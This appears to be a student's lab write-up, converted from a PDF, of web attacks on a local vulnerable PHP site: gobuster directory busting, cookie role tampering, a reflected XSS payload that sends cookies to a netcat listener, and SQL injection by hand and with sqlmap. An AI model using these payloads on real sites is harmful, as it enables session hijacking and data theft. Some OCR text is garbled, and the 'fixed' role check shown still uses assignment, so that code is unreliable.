Exercise 9.1 - Directory Busting

```
(jordan® kali)-[~]

$ docker

Usage: docker [OPTIONS] COMMAND

A self-sufficient runtime for containers
```

Docker is installed on my machine

```
[jordan@kali)-[~]
$ groups jordan

jordan : jordan adm dialout cdrom floppy sudo audio dip video plugdev users netdev bluetooth wireshark scanner vboxsf kaboxer docker
```

Jordan is in the docker group

I have cloned the vulnerable page to attack

```
cjordam@ kali):[-]
sudd systemct! start docker

cjordam@ kali]:[-]
sudd systemct start docker

cdated: loaded: loaded: (vist/lib/systemd/system/docker.service; enabled) preset: enabled)
Active: active (running) since Mon 2024-10-21 11:06:40 PDT; 3min 58s ago

TriggeredBy: o docker.socket
Docs: https://docs.docker.com
Anin PID: 3718 (dockerd)
Tasks: 0
Memory: 25.3M (pask: 27.5M)

GGroup: /ystem.slice/docker.service
L2718 /ust/bin/dockerd = H fd:// - containerd-/run/containerd/containerd.sock

Oct 21 11:06:37 kali ookeer[3718]: time="2024-10-21111:06:30.2022-07:00" level-info msgs="Starting up"
Oct 21 11:06:38 kali ookeer[3718]: time="2024-10-21111:06:30.2022-07:00" level-info msgs="[graphdriver] using prior storage driver: overlay2"
Oct 21 11:06:38 kali ookeer[3718]: time="2024-10-21111:06:30.2022-07:00" level-info msgs="[graphdriver] using prior storage driver: overlay2"
Oct 21 11:06:38 kali ookeer[3718]: time="2024-10-21111:06:30.2022-07:00" level-info msgs="[graphdriver] using prior storage driver: overlay2"
Oct 21 11:06:30 kali ookeer[3718]: time="2024-10-21111:06:30.2022-07:00" level-info msgs="[graphdriver] using prior storage driver: overlay2"
Oct 21 11:06:40 kali ookeer[3718]: time="2024-10-21111:06:30.2023-07:00" level-info msgs="[graphdriver] using prior storage driver: overlay2"
Oct 21 11:06:40 kali ookeer[3718]: time="2024-10-2111:06:40.2020:3092-07:00" level-info msgs="[ordinarior: ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="ctmrt="c
```

After a bunch of docker troubleshooting, it is now working properly

```
(jordan@kali)-[~/vulnerable-site]
$ docker run -it -d -p "80:80" -v ${PWD}/app:/app --
Unable to find image 'mattrayner/lamp:latest' locally
latest: Pulling from mattrayner/lamp
ab2d02b1ec42: Pull complete
ccfecfa17ed6: Pull complete
                                                                                      --name vulnerable-site mattrayner/lamp:latest
82f33614d7a4: Pull complete
bca115084486: Pull complete
ca3536996d36: Pull complete
71ad19f18fae: Pull complete
9def25c3c467: Pull complete
e62903c25782: Pull complete
15a37bb91356: Pull complete
 fe74a375c2fc: Pull complete
254e454a9e07: Pull complete
 a751c65c6d20: Pull complete
f9d89e85e1fc: Pull complete
992783114b51: Pull complete
4bc90a798c37: Pull complete
7bfd6b139785: Pull complete
e9f9e7cd0c04: Pull complete
17292c124b8e: Pull complete
758cc7f8747e: Pull complete
4a03b075758e: Pull complete
7cf53bd45a8d: Pull complete
Digest: sha256:5e4b1761aeb5486394f1c1139c69b84c951b8505acf3adc2306d45dae4845a34
Status: Downloaded newer image for mattrayner/lamp:latest
WARNING: The requested image's platform (linux/arm64) does not match the detected host platform (linux/amd64/v2) and no specific platform was requested cdc36afaa933644bb0dadd973a6a1dc889dc578f98d08e9c2b21381f9e629cbc
 —(jordan⊕ kali)-[~/vulnerable-site]
-$ docker exec vulnerable-site /bin/bash /app/db.sh
 ---(jordan®kali)-[~/vulnerable-site]
-$ docker ps
_$ docker ps
CONTAINER ID IMAGE
                                                                 COMMAND CREATED STATUS PORTS NAMES
"/run.sh" 14 minutes ago Up 14 minutes 0.0.0.0:80→80/tcp, :::80→80/tcp, 3306/tcp vulnerable-site
cdc36afaa933 mattrayner/lamp:latest
        ordan⊛ kali)-[~/vulnerable-site]
```

I Pulled image files and populated the database

Installed gobuster

```
(jordan®kali)-[~/vulnerable-site]
  –$ gobuster dir -u http://127.0.0.1 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 10 -x php,sh
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                          http://127.0.0.1
[+] Threads:
[+] Wordlist:
                                          10
                                          /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:
                                         gobuster/3.6
[+] User Agent:
     Extensions:
                                         php,sh
10s
[+] Timeout:
Starting gobuster in directory enumeration mode
                         (Status: 403) [Size: 274]
(Status: 200) [Size: 12]
(Status: 200) [Size: 12]
(Status: 200) [Size: 358]
(Status: 200) [Size: 9]
(Status: 200) [Size: 12]
(Status: 200) [Size: 318]
(Status: 301) [Size: 311]
(Status: 403) [Size: 274]
(Status: 403) [Size: 274]
(Status: 403) [Size: 274]
/.php
/home.php
/user.php
/index.php
/footer.php
/admin.php
/db.sh
/phpmyadmin
/.php
/server-status
Progress: 661680 / 661683 (100.00%)
Finished
```


Found db.sh in the results from the scan

```
Shell No.1


File Actions Edit View Help North Forms & Continuous Scalar Date of George House Date of George Date of George House Date of George Date of G
```

Visiting /db.sh we can see the file that has the database queries of the admin account

Exercise 9.2 - Cookie Privesc



Logged in on the Daniel account



Changed role value to administrator to perform privilege escalation



Administrator Page

<u>Home Page</u>

A place for high privileged users!

Version: beta

We are an admin! Attack was successful


```
} else {
    $_SESSION['logged_in'] = 1;
    $row = mysqli_fetch_assoc($result);
    $role = $row['role'];
    $_SESSION['role'] = $role;
    include("home.php");
}
```

Turned cookie into a session cookie to patch the vulnerability

```
if($_SESSION['role'] = 'administrator') {
    echo "<h1>Administrator Page</h1>";
    echo "<a href='home.php?version=beta'>Home Page</a><br>";
    echo "A place for high privileged users!";
} else {
    echo "<a href='home.php?version=beta'>Home Page</a><br>";
    echo "UNAUTHORIZED!";
}
echo "<br>> echo "<br/>include("footer.php");

Version: beta
```

Replaced line magic variable cookie to session



Role cookie is no longer used, even though I changed it to administrator it still does not authorize me.

Exercise 9.3 - XSS

```
<input type="hidden" name="version" value="beta">
```

Found hidden form value version with the value beta

```
1 <a href='admin.php?version=beta'>Admin Page</a><br/>
127.0.0.1/?username=daniel&password=Password123&version=beta
```

127.0.0.1/?username=daniel&password=Password123&version=foobar


Changing url parameter to foobar from beta

Welcome!

<u>User Page</u> | <u>Admin Page</u>

Version: foobar


This changes the version on the page, we successfully used cross site scripting



We can also cause an alert by just putting some javascript

```
___(jordan® kali)-[~/vulnerable-site]
_$ nc -lp 9001
```

Setup a netcat listener to catch the cookie that will be sent



Welcome!

<u>User Page | Admin Page</u>

Version: beta

Logged in as admin to one browser tab

```
← → X 🕝 🖒 127.0.0.1/home.php?version=<script>var i%3Dnew Image%3Bi.src%3D"http%3A%2F%2F127.0.0.1 🌣

-② Import bookmarks... 🤏 Kali Linux 🕵 Kali Tools 💆 Kali Docs 🐹 Kali Forums 💸 Kali NetHunter 🦠 Exploit-DB 🐞 Google Hacking DB 🌓 OffSec
```

Welcome!

User Page | Admin Page


Version:

Simulating a phishing link, I pasted this URL to see that the tab keeps hanging

```
(jordan@kali)-[~/vulnerable-site]
$ nc -lp 9001
GET /?PHPSESSID=keg60b9l8h50deufe0b452449h;%20role=administrator HTTP/1.1
Host: 127.0.0.1:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Cookie: PHPSESSID=keg60b9l8h50deufe0b452449h; role=administrator
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-site
```

On the bash terminal, I was able to catch the connection and got the cookie!

Replaced vulnerable line with more secure code



Code no longer executes and now just puts the payload in plaintext

Exercise 9.4 - SQL Injection

Wrong username/password

When entering a bad user/password we are met with this screen

Username:	lol' OR 1=1
Password: [
Submit	

Welcome!

<u>User Page | Admin Page</u>

Version: beta

Using this SQL code I am able to log in without correct credentials, we can input any username

like lol and it will get passed due to the logical OR 1=1 which is always true so no further checks are made. -- tells the query to ignore anything else after.

```
| Comparison | Com
```

```
[21:20:23] [INFO] the back-end DBMS is MySQL
[21:20:23] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL > 5.0.12
[21:20:23] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 48 times
[21:20:23] [INFO] fetched data logged to text files under '/home/jordan/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 21:20:23 /2024-10-21/

[*] ordan@ kali)-[~/vulnerable-site]
```

```
[21:20:03] [INFO] GET parameter 'username' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
```

Here the sqlmap scan tells us that the form is vulnerable to time based blind injection

```
available databases [5]:
[*] company
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

SQLmap is able to find the name of all 5 databases

Retrieved the whole company table and found the administrator, user, and their details